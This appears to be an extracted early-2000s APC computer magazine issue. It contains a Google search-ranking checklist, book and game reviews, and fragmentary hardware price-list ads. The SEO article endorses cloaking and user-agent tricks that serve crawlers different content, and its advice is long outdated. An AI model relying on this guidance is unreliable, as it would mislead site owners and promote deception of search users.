Using **Ash Nallawalla's 10-point checklist**,
Webmasters can boost their site's prominence
on Google's results page.

Google is the search engine of the Net. But having your Web site found by the uber search engine isn't enough. You need to cut through the clutter. Here's how to help your site climb up Google's search engine results page — also known as a SERP — without paying for a listing, or resorting to "dirty" coding tricks.

Casual Googlers use the search engine's default settings, so your site must make it at least into the first two pages (the top 20 results). Unfortunately, you can't assume that visitors will use the most appropriate search terms. SERP positioning is dynamic — what you see depends on a variety of factors, such as the viewer's location, the type of search used (basic, advanced, or regional for instance), the content of the page, their keyword density, the page rank (PR), the search term (words or phrase), and so on. As a result, you need to polish many facets of your site.

Here are 10 techniques that get results fast.

1 DOMAIN NAME AND SERVER

Grab one of the .au domains if your audience is likely to look for local sites. And go for a name that's relevant: dentistcoogee.com.au will rank higher in the SERPs than dentist.com.au or blogsgclinic.com.

Ensure that the Web host gives you a unique IP address. Virtually hosted sites usually share a common IP address — if one of them is banned by Google, so could all sites that map to that address. If you already have a site, determine the IP address by using ping, and then enter the displayed IP address in your browser. If you don't see your own Web page, you're sharing an IP address.

2 PAGE TITLE

The text in your site's <TITLE> tag should be brief and readable. Avoid superfluous words and punctuation marks, and start with the most valuable keywords, such as "Bulk billing Toorak clinic 5 Stars", not "***** Dr Fred Bloggs, MBBS, FRACS — 5 Stars Clinic *****".

Keep watching your Web server logs and learn from them — modify your content if you find that users consistently use a different sequence of search words. For example, if your users look for "Dentist Darwin" and your page's title tag says "Darwin Dentist" and it ranks low in the SERP, you could be losing customers who won't click past Google's first page. You can even have it both ways — change your opening page to "Dentist Darwin" and leave another page as "Darwin Dentist".

3 STYLE SHEET

Place style definitions in a CSS file — this moves the body text close to the top of the document and shrinks the page size. Fast-loading pages are good for both humans and crawlers.

Page Rank and SERPs

Google's Page Rank (PR) is an arbitrary "link popularity" scale that affects your position in the SERPs, but it's not in itself a guarantee of that position. A simplified view can be seen by installing the Google Toolbar and visiting a site. A more detailed explanation is at www.searchnerd.com/pagerank. PR0 means you have been penalised; PR6 and above is worthy of pride. Linking to sites that use shady SEO practices will lower your PR. A grey PR bar means that the page is not indexed or has been removed from Google.

Think of each page on your site as having one vote that gets shared by all linked pages. A high PR page carries more weight in its votes, not just relative to other sites but to pages below it. Link thoughtfully.



► Rank it: see how pages rank with the Google toolbar.

4 META TAGS

While other search engines use the KEYWORDS meta tag for ranking, Google ignores it. An extract from the DESCRIPTION meta tag sometimes appears in the Google SERP; sometimes you'll even see a snippet from the body text. Moderation and relevance should be your benchmark for placing keywords in these tags.

5 BODY CONTENT

Quality content is rewarded by top placement in the SERPs. Brett Tabke of Webmasterworld.com recommends building "theme pyramids", where the directory structure follows a particular theme within your site. For example, if you sell new cars, used cars, and car service, you would have three branches, each containing pages relevant to that theme.

Place key phrases towards the top of pages and in heading tags such as <H1>, but don't get hung up on a single keyword for the whole site. Pick different keywords for different pages so that you have more ways to be found.

Links to popular causes, memorial ribbons, HTML validation, page counters and the like could lower your ranking and distract visitors to other sites. Likewise, consider placing non-commercial

pages, such as personal hobbies, genealogy and so on, at a secondary level, but not linked from the top.

6 LINKS AND FOLDERS

Link a site map from the home page so that crawlers can find the rest of your pages. Link each page to the home page and to others in its logical group. The anchor text must use key phrases and words. Use keywords for directories, image names and Alt text.

7 NEIGHBOURHOOD WATCH

Get quality incoming links. Without referrals, it's nearly impossible to be visited by Googlebot. Grab such links from sites with a page ranking level of three (PR3) or better, not from link farms that are clearly built to fool search engines. Avoid links from sites with PR0. Make it easy for other sites to use keyword-loaded phrases in their links, such as by offering a cut-and-paste slice of HTML anchor code. Links from lower-ranking peers won't penalise you, but they won't raise your PR either.

Add a judicious number of outbound links to topical peers of the same or better calibre. Google likes links to authoritative sites, but don't overdo the external links. Although such sites might not overtly link to your site, their site statistics file might get crawled and constitute a link back to you.

8 CLOAKING

"Cloaking" is generally a bad practice which hides content from humans and SEs. Two good reasons for using it include hiding parts of your optimised pages from competitors; and, showing different pages to different visitors based on their browsers.

Subscriber-only sites also manage to get into SEs. They use a cloaking practice known as "agent name delivery", which is a slab of code that checks whether the visitor is a crawler or a human. Crawlers get to see the whole site, but others are directed to a sign-up form.

9 AVOID DOING THIS

Here are some practices which could lower your site's Google ranking, or have it banned altogether.

- **Gimmicks:** JavaScript effects, such as cursor trails and transitions, do nothing for your viewers but place a lot of code above your body text. You want your content close to the top of the page.
- **Bad HTML code:** novice hand-coders might copy some HTML tags they don't understand. One Webmaster used the robot directive `<INDEX, NOFOLLOW>` and wondered why his site wasn't in Google in spite of Googlebot visits and good incoming links. He was asking to be indexed, but for his links not to be followed.
- **Multiple sites with duplicated content:** this is considered spamming. Multiple domains aliased to the same server are also considered spam. Use a permanent (301) redirect on all secondary sites to point to the main domain.
- **Multiple copies of the same page:** typically this is an entry page optimised with varying keywords to lure different people (for example: crackz.htm, serials.htm, passwords.htm, and so on).
- **Hidden content:** this can be text on the same colour background or a layer with coordinates that are off the visible page.
- **Flash-only pages:** to avoid being penalised for slick start-up animation, have a user agent entry check that displays Flash to enabled browsers, but plain HTML to crawlers and human visitors.

- **Frames:** Googlebot will crawl links in the `<NOFRAMES>` text, but not ones in the framed pages. Other search engines might not crawl frames, so it's best to use tables. If you must use frames, ensure that you use the correct `DOCTYPE` declaration for frames.
- **Submission software or services:** these submit your site to thousands of search engines. You'll get plenty of spam, abuse and possible inclusion in link farms that will ruin your reputation in Google's eyes.
- **Session IDs:** sites that require session IDs from crawlers will get poor visibility because the previous session will have expired by the time Googlebot returns.

10 HAVE SOME PATIENCE

Having optimised and submitted your pages to Google, get on with growing your business. Google takes time to rank you. Work on getting quality, inbound links from high-ranking sites that feature the same subject matter. Increase your content and keep it fresh. Get free or paid listings in Google Adwords, Yahoo!, the Open Directory Project (at www.dmoz.org), and reputable engines such as www.altavista.com, www.scrubtheweb.com, www.alltheweb.com and www.teoma.com. bit.ly

How the Google index works

Google is a fast-moving entity. It changes its proprietary ranking algorithms constantly to better serve the end user and to thwart any shady SEO practices.

Submitting your site to Google (www.google.com/addurl.html) is just the start. The robot Googlebot crawler traverses the Web, link by link, and adds new links to the database. Your site also needs to be introduced to Googlebot by an indexed site.

A "deep" crawl is run as a distributed process from thousands of machines and occurs in the second half of each month. It usually takes several visits by Googlebot to traverse your site fully and it tries to avoid previously crawled links.

Don't be too excited by the "Freshbot Effect" (or "Everlux"), which is a temporary placement in the top SERPs for a few days. More important, don't panic when your pages disappear from the SERPs for many days. Google sees if you can attract visitors and takes that into consideration. It calculates your long-term positioning after a deep crawl but will perform several Freshbot crawls throughout the month. It can take three to four months for your positioning to settle down. If you've been writing and submitting new pages regularly, Googlebot will be a regular visitor.



Getting fresh:
Google hits listed
by date.

Network Security A Practical Guide

Network Security provides an excellent mix of security theory, technical specifics, and procedural frameworks aimed at helping managers and IT executives understand security from a business point of view.

While the book lacks the technical depth of the many large security tomes, it provides enough information to enable readers to discuss the technical elements of security and assist them in securing their environment. This includes different types of threats, IP and application level protocols, common networking and security utilities (such as traceroute, portscanners, IDS and file integrity tools), and various vendor and third-party security resources.


Unfortunately, the title lacks coverage of vulnerability scanning tools.

In some ways, however, this offering is more comprehensive than many large security books, since it acknowledges realistic but unglamorous (and hence overlooked) security threats, such as user error, power failure, and viruses as well as the more "exciting" dangers from external crackers.

The rest of the book is an extensive guide to writing security policies designed to preserve the integrity of a company's resources. But here lies one of the book's few flaws: its discussion of computer crime legislation is based on UK law.

Despite this, *Network Security* is an essential read for anyone dealing with security on a managerial level in a corporate context or government department.

Mike MacCana



Publisher Butterworth Heinemann

Price \$89.65

ISBN 0750650338

Animating with Flash MX Professional Creative Animation Techniques

In the last few years there has been a flood of DIY Macromedia Flash manuals mostly targeting those planning to use the program for Web graphics. This book, however, is geared towards users who are more interested in leveraging Flash's capabilities as a general purpose animation tool.

Animating with Flash MX covers all the fundamentals of storyboarding, character animation, "tweening", onion-skinning, and how all these aspects are specifically implemented within Flash.

While the book opens with a very basic introductory tutorial for Flash newcomers, it doesn't shy away from the harsh realities of using Flash in real world projects. For example, there is excellent coverage of using third-party software to achieve results not possible with Flash alone.

In addition to advanced animation techniques, such as 3D, illustrating speech with facial movements and lip-synching, this is the first general purpose Flash book we've seen that introduces ActionScripting before the halfway mark (there are three entire chapters devoted to using ActionScripting for advanced animation and interactivity).

The last few chapters move on to explore alternative applications for Flash animation. Traditional and experimental applications are covered, including a range of video and audio options, both analog and digital, plus animating for Pocket PC, Interactive TV and computer games.

Daniel Potts



Publisher No Starch Press

Price \$69.95

ISBN 0240519051

Windows XP Home Edition The Complete Reference

This is a definitive offering that begins with working in the XP environment. From there the book moves in a logical sequence to file handling, Windows customisation, document and media manipulation, Internet access, basic networking, OS maintenance and power user-level configuration tools.


While this book specifically caters to the Home Edition of Windows XP, practically everything covered can also be applied to users of Windows XP Professional.

Service Pack 1, Windows Media Player 9 and Media Center are also covered.

That said, competing applications, such as Winamp, are given short shrift. And when codec selection is discussed, non-Microsoft formats, MP3 for example, are treated in a similar way. Fair enough, as this is a Windows XP reference, but why the need to mention them at all?

At a hefty 985 pages, *Windows XP Home Edition The Complete Reference* isn't a must-buy for the idle dabbler. And, given the newcomer-friendly nature of Windows XP, power users won't derive full value from it either. Those who will benefit the most are beginner and intermediate users keen to learn more about this operating system.

Justin Kranz



Publisher McGraw-Hill/Osborne


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PC

Asheron's Call 2: Fallen Kings

Turbine's sequel to Asheron's Call is set to put the world of multiplayer online gaming into a spin, writes Justin Kranz.

Following the soap opera dictum that nothing attracts interest like a good disaster, the original Asheron's Call world has been rocked by a cataclysmic event. The good folk of Dereth fled underground for safety. Luckily for online RPG players, there's nothing better than a good world flattening to create a new gaming canvas. Players in the world of Asheron's Call 2 play the masses who gradually emerge from their lairs.

It's an approach that works well. For starters, it saves the Turbine development team the hassle of pre-populating a world with stacks of characters. If you want equipment, you need to "obtain" it from other players or monsters, or make it yourself. Only a limited number of items can be carried at once, regardless of their weight, but excess items can be converted to gold on the spot — no need to find a middleman.

If this all seems very free-form and hands-off, the developers will upgrade the game at frequent intervals, including the popular "quest of the month" scenario of the original Asheron's Call.

The biggest shock to experienced online RPG fans is the quality of the visuals. The realistic shadows and glossy detail of the

AC2 world are a far cry from the low polygon count models and environments of yesteryear. The downside is that the number of character models is quite limited. The ability to skin or modify the appearance of your character would've been nice.

And to run smoothly at full detail you'll need a top drawer CPU and video card for the game. It makes use of a hefty swap file so be prepared for frequent hard drive activity. Dialup players beware — even broadband users will experience inconsistent connection speeds. Whether this is due to the new graphics engine or a side coding issue is unclear, but lag is more of a problem than it was with the original Asheron's Call.

Once you're online, a brilliant quest structure awaits. You can go solo in the initial stages, but teaming up with other adventurers ("fellowships") becomes essential. Within the loose fellowship structure, stronger players gain experience points by taking weaker players under their wing.

Despite the free-wheeling nature of online RPGs, players always feel like part of a race to see who can rank among the most powerful



▶ **Walking with beasts:** teaming up with other players is essential.

in the world. There are three types of realm interactions: Peace, Free-for-all (both self-explanatory), and Kingdom Conflict, where your allegiances determine your foes. Player versus player servers exist if you wish to turn on your fellow adventurers, but aren't the hallmark of an AC2 experience.

Credit has to go to Turbine and Microsoft for biting the bullet with this sequel (and not just churning out endless expansion packs). The game looks to have what it takes to attract the requisite hordes of newcomers needed to populate an online world. The gameplay and visual gulf between AC2 and its competition practically guarantees its success.

Online www.asheroncall2.com

Price \$99.95

Verdict ●●●●●

Rainbow Six 3: Raven Shield

Counter terrorism has never looked, or played, so good.

Whether you subscribe to Tom Clancy's *Rainbow Six* books or not, there is no denying that the *Rainbow Six* games have always been realistic and detailed. Their main shortcoming has been in the visuals — the game engine was never much chop.


The latest *Rainbow Six* title, *Raven Shield*, changes that. Developer Ubi Soft has employed polygon-munching Unreal technology, giving a much-needed boost to the graphics department.

A typical mission unfolds like this: briefing, strategic planning, then action. For most novices, what follows is a rather messy operation where half the squad bumbles around, the product of poor waypoint planning and dodgy pathfinding. The result is a Rambo-style effort which ends in humiliating failure. Much of the CPU's share of the blame has been eliminated, leaving the onus on you.

While your squad sometimes has less than stellar navigation, the game's AI (one of the most difficult programming disciplines to incorporate) has been improved. Squad members controlled by the CPU can be instructed to perform actions like opening doors and clearing rooms, and often the biggest niggle is how easily they pick out targets before you do.

Dispersal under fire remains erratic. Lead your team into an ambush and you're lucky to escape with any survivors. Such disasters can be avoided with intelligent instructions and a good waypoint plan. As with real life, running on time and following instructions is rewarded. Freelancing and going solo against multiple enemies will ensure a rapid demise.

Raven Shield's beautiful visuals and the solid established playing formula are sophisticated enough to scoop the pool of gamers conditioned towards realism. It's not an easy game, and the multiplayer component requires more forethought and teamwork than most games of its kind, but it's effort well spent. The most important



► **Caution pays:** itchy trigger fingers aren't welcome here.

Rainbow Six release since the original, *Raven Shield* is a tribute to persisting with, and refining, a winning formula. Its cerebral approach may not lure the multiplayer masses, but as a combined single and multiplayer experience, this goes straight to the head of the realism class.

Online www.raven-shield.com

Price \$89.95

Verdict ●●●●●

Praetorians

The strategy genre's banner year continues with Eidos' little ripper.

Despite the number of excellent real-time strategy titles that have come out in the past year (*Command and Conquer: Generals*, *Age of Mythology*, *Warcraft III*), Eidos has thrown another one into the ring. And it's a winner.


Set in the time of Julius Caesar, *Praetorians* sticks to history as much as possible. The game has a refreshingly minimalist resource model. Your key asset is the population you gain from successful invasion, so you're free to focus on tactical play. The types of units available are drawn from the population. Exhaust your people and it's all over — elegantly simple, and great for those who don't want to spend half their time farming or mining.

The bias towards action makes the game play faster. Players still need to build structures

and manage populations, but the narrower focus places a lot more emphasis on achieving the correct balance of attacking units and defensive structures. There is barely a resource which doesn't directly impact on your combative capability. The result is a game like *Age of Mythology* meets *Medieval: Total War*.

The single player mode focuses on the Romans, whose Praetorian Guard were among the best soldiers of the era. In multiplayer mode you can also play as Egyptians and Gauls. The Egyptians are most suitable for the spiritually inclined, with priest-powered troops and clever technology trickery, while the Romans rely on their advanced war machinery to devastate opposing structures. Sadly, those seeking some Gallic flair may be disappointed. The Gauls rely on numbers and scrambling tactics to get by.

Multiplayer games play solidly and swiftly for an RTS and the unit balance is exceptional.



► **Hail Caesar!** Roman troops attack a fort.

Players of equal skill will be able to match up with any combination of civilisations.

The increased focus on combat over resource development gives *Praetorians* a distinctive flavour. It's a punishing experience for the RTS novice, and in single player mode the CPU is quite unforgiving. But if you're the persistent type, or an experienced RTS hand, this is definitely a worthy challenge.

Online www.gamenation.com.au

Price \$89.95

Verdict ●●●●●

Next month...

apc

In the July Issue of



The speed issue

Our writers share their favourite tricks, tweaks and techniques to help squeeze every last drop of speed from your PC.


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Subscribers get APC delivered even earlier, and at a substantial discount to the cover price — turn to page 96 for details.

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
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CC-2BK	BJI-201BK	BJC-200/10/620 Black	\$6.00
CC-3BK	BJI-643BK	BJC-800/820 Black	\$12.00
CC-4BK	BCI-21	BJC-2000/4000/5000 Series Black	\$7.00
CC-5CL	BCI-21C	BJC-2000/4000/5000 Series 3-Colour	\$12.00
CC-6BKHC	BJI-201BK HC	BJC-800/10/620 Hi-Cap Black (14ML)	\$9.00
CC-7BK	BCI-10	BJ-30 Black	\$9.00
CC-8BK	BCI-11	BJC-70 Black	\$9.00
CC-9CL	BCI-11C	BJC-70 3-Colour	\$17.00
CC-11CL	BCI-61	BJC-7000 Series 3-Colour	\$32.00
CC-12PCL	BCI-62 PHOTO	BJC-7000 Series Photo 6-Colour	\$38.00
CC-13B	BCI-3	BJC-8000 Black	\$25.00
CC-14C	BCI-3C	BJC-8000 Cyan	\$16.00
CC-15M	BCI-3M	BJC-8000 Magenta	\$16.00
CC-16Y	BCI-3Y	BJC-8000 Yellow	\$16.00
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CE-53CL	SO20028	STYLUS Colour/Colour Pro 3-Colour	\$30.00
CE-54BK	SO20047	STYLUS 200/820/Colour II /iis Black	\$13.00
CE-55CL	SO20049	STYLUS 200/820/Colour II /iis 3-Colour	\$21.00
CE-56PBK	SO20093	STYLUS Colour 400/500/800/Photo Black	\$17.00
CE-57CL	SO20097	STYLUS Colour 200/500/1520 Black	\$23.00
CE-58BK	SO20108	STYLUS Colour 800/850/1520 Black	\$17.00
CE-59CL	SO20099	STYLUS Colour 400/500/800/1520 3-Colour	\$23.00
CE-60PCL	SO20110	STYLUS Colour 700/Photo/Photo 700 5-Colour	\$26.00
CE-61BKCL	SO20138	STYLUS Colour 300 4-Colour	\$31.00
CE-62BK	SO20187	STYLUS Colour 440/460/660 Black	\$16.00
CE-66BK	SO20189	STYLUS Colour 740/760 Black	\$16.00
CE-67CL	SO20191	STYLUS Colour 440/460/660/740/760 3-Colour	\$26.00
CE-68PCL	SO20193	STYLUS Photo 750 5-Colour	\$33.00
CE-69CL	T003011	STYLUS Colour 900 Black	\$19.00
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A3CF	A3 Clear Film 100mu	50	\$ 39.00	0.78
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CANON BJC-2000/4000/4100/4200/4300/4550/5000/5500 BCI-21	45	19-BKL
CANON BJC-2000/4000/4100/4200/4300/4550/5000/5500 BC-20	9	18-BKL
CANON BJC-300/600/800/1000 Series	12	46-BKL
HP Desk Jet 400/500 Series	6	8A-BKL
HP Desk Jet 600/660/690 Series	6	8B-BKL
HP Desk Jet 700/800/900/1000 Series	9	29-BKL
HP Desk Jet 300 Series & Olivetti JP's I	8	7-BKL
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EPSON Stylus Colour 440/460/480/640/660/700/740/760/900	12	33B-BKL
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HP Desk Jet 710/720/890/900 Series	3x3	30B-CLR
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EPSON Stylus Colour 200/300/400/500/600/800/850/1520	3x12	34A-CLR
EPSON Stylus Colour 440/460/480/640/660/700/740/760/900	3x12	34B-CLR
IBM/LEXMARK 4076/1000/1020/2000/2030/2050 Series	3x6	36A-CLR
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


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
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TI AMD Deluxe Pack

AMD Athlon XP 2200+	\$599
AMD Athlon XP 2400+	\$651
AMD Athlon XP 2600+	\$1,061
AMD Athlon XP 2700+	\$1,110
AMD Athlon XP 2800+	\$1,191
GA TVXAP Real Firewall 10/100	
256MB DDR PC2700 Kingston or Apacer	
40Gb Seagate Barracuda 47200rpm ATA 100	
A-Open Deluxe KF-45 ATA Case	
Add Monitor from Monitor List	
64Mb GeForce 4 Mx440 DDR	
Ps II Acer Keyboard & Wheel Mouse	
52x24x52 CD-RW LG with Nero Software	
Built in 3D Sound Card	
3.5" FDD Panasonic 120W Speakers	
Add Monitor from Monitor List	

TI P4 Deluxe Pack

Pentium 4 2.4GHz	\$1,136
Pentium 4 2.53GHz	\$1,186
Pentium 4 2.67GHz 533FSB	\$1,271
Pentium 4 2.8GHz 533FSB	\$1,496
Pentium 4 3.0GHz 533FSB	\$1,566
ASUS PAPE Intel BPE Chipset Intel 10/100	
256MB DDR PC2700 Kingston or Apacer	
80Gb Seagate Barracuda 5.8Mb 7200rpm	
3.5" FDD Panasonic	
A-Open KF45 Case	
64Mb GeForce 4 Mx440 DDR TV out	
MS Internet KB & MS Optical Wheel Mouse	
Add Monitor from Monitor List	
52x24x52 CD-RW LG with Nero Software	
Built in Sound Card	
120W Power Speakers	

TI P4 Business Pack

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Pentium 4 2.53GHz	\$1,048
Pentium 4 2.67GHz 533FSB	\$1,131
Pentium 4 2.8GHz 533FSB	\$1,351
Pentium 4 3.0GHz 533FSB	\$1,475
Intel D4840EBWL 533 USB 2.0 Intel Lan	
256MB DDR PC2700 Kingston or Apacer	
80Gb Seagate Barracuda 5.8Mb 7200rpm	
3.5" FDD Panasonic	
A-Open KF45 Case	
Ps II Intel Extreme SVGA	
Ps II Keyboard and Ps II Wheel Mouse	
Add Monitor from Monitor List	
52x24x52 CD-RW LG with Nero Software	
Built in Sound Card & Intel 10/100 Network	
120W Power Speakers	

Excel Eco 730

Pentium 4 2.4G	\$2,378
Pentium 4 1.8G	\$2,321
Pentium 4 1.7G	\$2,261
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Memory

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AMD Athlon XP 2400+	\$1,559
AMD Athlon XP 2600+	\$1,606
AMD Athlon XP 2700+	\$1,661
AMD Athlon XP 2800+	\$1,746
ASUS ATN BX Deluxe Raid SATA	
10/100 & Firewire & Dolby Digital Audio	
128MB Leadtek GeForce 4 TI 4200 VIVO DVI	
512MB DDR PC3200 Samsung 400MHz	
80Gb Seagate Barracuda 5.8Mb 7200rpm	
TI Deluxe Server Case 350W USB in front	
Add Monitor from Monitor List	
MS Internet KB & MS Optical Wheel Mouse	
LG 16 Speed DVD LG with Power DVD	
52x24x52 CD-RW LG with Nero Software	
800W Subwoofer Speaker	

TI P4 Super Deluxe Pack

Pentium 4 2.4GHz	\$1,831
Pentium 4 2.53GHz	\$1,879
Pentium 4 2.67GHz 533FSB	\$1,751
Pentium 4 2.8GHz 533FSB	\$1,976
Pentium 4 3.0GHz 533FSB	\$2,070
ASUS PAPE Intel BPE Chipset Dual Gigabit	
Lan SATA Raid 1394 Firewire USB 2.0	
80Gb Seagate Barracuda 5.8Mb 7200rpm	
512MB DDR PC2700 Kingston or Apacer	
TI Deluxe Server Case 350W USB in front	
128MB Leadtek GeForce 4 TI 4200 VIVO DVI	
MS Internet KB & MS Optical Wheel Mouse	
Add Monitor from Monitor List	
52x24x52 CD-RW LG with Nero Software	
16 Speed DVD LG with Power DVD	
Built in 3D Sound & 600W Subwoofer Speaker	

TI Pro Intel Server Pack

Dual Intel Xeon 2G (2xCPU)	\$3,266
Dual Intel Xeon 2.4G (2xCPU)	\$3,336
Dual Intel Xeon 2.6G (2xCPU)	\$3,616
Dual Intel Xeon 2.8G (2xCPU)	\$4,196
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Upgrade to 1 x 36Gb SCSI	\$51

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AMD Athlon XP 2600+	\$1,786
AMD Athlon XP 2700+	\$1,836
AMD Athlon XP 2800+	\$1,926
ASUS ATN BX Deluxe Raid SATA	
10/100 & Firewire & Dolby Digital Audio	
120Gb Seagate SATA 8Mb Cache 7200	
512MB DDR PC3200 Samsung 400MHz	
TI Deluxe Server Case 350W USB in front	
128MB Leadtek GeForce 4 TI 4200 VIVO DVI	
MS Internet KB & MS Optical Wheel Mouse	
Add Monitor from Monitor List	
52x24x52 CD-RW LG with Nero Software	
16 Speed DVD LG with Power DVD	
Creative SB5370 Subwoofer speaker	

TI P4 Dream Pack

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Pentium 4 2.67GHz 533FSB	\$1,756
Pentium 4 2.8GHz 533FSB	\$2,026
Pentium 4 3.0GHz 533FSB	\$2,126
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80Gb Seagate Barracuda 5.8Mb 7200rpm	
512MB DDR PC3200 Samsung 400MHz	
TI Deluxe Server Case 350W USB in front	
128MB Leadtek GeForce 4 TI 4200 VIVO DVI	
MS Internet KB & MS Optical Wheel Mouse	
Add Monitor from Monitor List	
52x24x52 CD-RW LG with Nero Software	
16 Speed DVD LG with Power DVD	
Built in 3D Sound & 600W Subwoofer Speaker	

TI Super Pro Server Pack

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Dual Intel Xeon 2.6G (2xCPU)	\$5,396
Dual Intel Xeon 2.8G (2xCPU)	\$5,986
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Intel 1000+ Server Network 533MHz	
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Intel Hudson 3.5 Server Case 450W	
Ps II Keyboard & Optical Wheel Mouse	
Add Monitor from Monitor List	
52x24x52 CD-RW LG with Nero Software	

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Quadro 750XGL 128Mb DDR Ram	\$1,396
Quadro 960XGL 64Mb DDR Ram	\$1,876
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


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4 Way Blue Colour Powerboard

- Made from a transparent blue plastic, this powerboard will match your modern equipment or give you an altogether funky look to your boring power cabling.
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4 Way
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Cat. YT-6030 **\$39.95**

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
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
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
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
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
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RAM	256 DDR	256 DDR
Hard Drive	20GB	40GB
Screen	14.1" TFT	14.1" TFT
Optical Drive	DVD-ROM	DVD/CDRW Combo
Modem/Ethernet	Yes	Yes
Integrated WLAN	Upgradable	802.11b
Security Chip	Yes	Yes
Op System	XP Pro	XP Pro



ThinkPad R40 2722-29M

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ThinkPad R40 2722-9BM

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
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Modem/Ethernet	Yes
Integrated WLAN	802.11b
Op System	XP Pro
Warranty	3 Years



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HARD DRIVE	30GB	30GB	40GB
SCREEN	14.1" XGA TFT	14.1" XGA TFT	15" XGA TFT
MAX RESOLUTION	1024 x 768	1024 x 768	1024 x 768
POINTING DEVICE	Touch Pad	Touch Pad	Touch Pad
CD-ROM/DVD	DVD	DVD	DVD / CDRW
IEEE 1394 Firewire/SD	No	Yes	Yes
VIDEO RAM	16MB	16MB	16MB
56K v.90 & 10/100 LAN	Yes	Yes	Yes
WIRELESS LAN	Optional PC Card	Antenna Ready	Antenna Ready
WARRANTY	1 year	1 year	1 year
OP SYSTEM	Windows® XP Pro	Windows® XP Pro	Windows® XP Pro
Rent*	\$22.77/wk	\$27.29/wk	\$31.66/wk
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


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
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RAM STD	256MB	256MB	256MB	256MB	256MB+256MB
HARD DRIVE	40GB	40GB	40GB (5400rpm)	60GB (5400rpm)	60GB (5400rpm)
SCREEN	14.1" TFT	14.1" TFT	15" TFT	15" TFT	15" TFT
MAX RESOLUTION	XGA	XGA	XGA	XGA	UXGA
CD-ROM/DVD	DVD	DVD/CD-RW	DVD/CD-RW	DVD/CD-RW	DVD RAM-R-RW
VIDEO RAM	16MB	16MB	32MB	32MB	32MB
56K v.90 & 10/100 LAN	Yes	Yes	Yes	Yes	Yes
WIRELESS LAN	Antenna	Antenna	Antenna	Antenna	Intel 802.11b
WARRANTY	1 year	1 year	1 year	1 year	1 year
OP SYSTEM	Windows® XP Pro	Windows® XP Pro	Windows® XP Pro	Windows® XP Pro	Windows® XP Pro
Rent*	\$32.70/wk	\$37.11/wk	\$36.42/wk	\$40.59/wk	\$52.78/wk
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PRICE	\$3,295	\$3,739	\$3,850	\$4,290	\$5,720

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


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- 1000mAh rechargeable lithium ion battery
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ALL TOSHIBA NOTEBOOKS AND ACCESSORIES SOLD FROM **HARRIS TECHNOLOGY**.

JUN

6

Portégé Series



Portégé	R100	3500- Tablet	4010
PROCESSOR	-	PIII 1.3GHz	PIII 933MHz-M
MOBILE PENTIUM M	900MHz	-	-
RAM STD	256MB	256MB	256MB
HARD DRIVE	40GB	40GB	30GB
SCREEN	12.1" XGA	12.1" XGA	12.1" XGA
56K v.90 & 10/100 LAN	Yes	Yes	Yes
WIRELESS LAN	Intel 802.11b	mini PCI	mini PCI
WEIGHT	1.2kg	1.8kg	1.9kg
OP SYSTEM	Windows® XP Pro	Windows® XP Pro	Windows® XP Pro
Rent*	\$41.58/wk	\$40.59/wk	\$39.54/wk
PART NUMBER	(H2337)	(G4204)	(G9906)
	\$4,395	\$4,290	\$4,180

Tecra® NEW M1 Series

The most mobility & power without compromise!

The Tecra® series is equipped for consistent mobile performance — providing you with the ultimate combination of traditional Tecra® investment benefits, high processor performance and a new sleek look and feel that you will notice. Each Tecra® comes with a DVD drive as standard.

For more details call our Sales Team on 1300 13 9999 or visit

www.ht.com.au/cat/toshiba



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Prices are subject to change. Check here for latest prices & products!!

Web
Direct

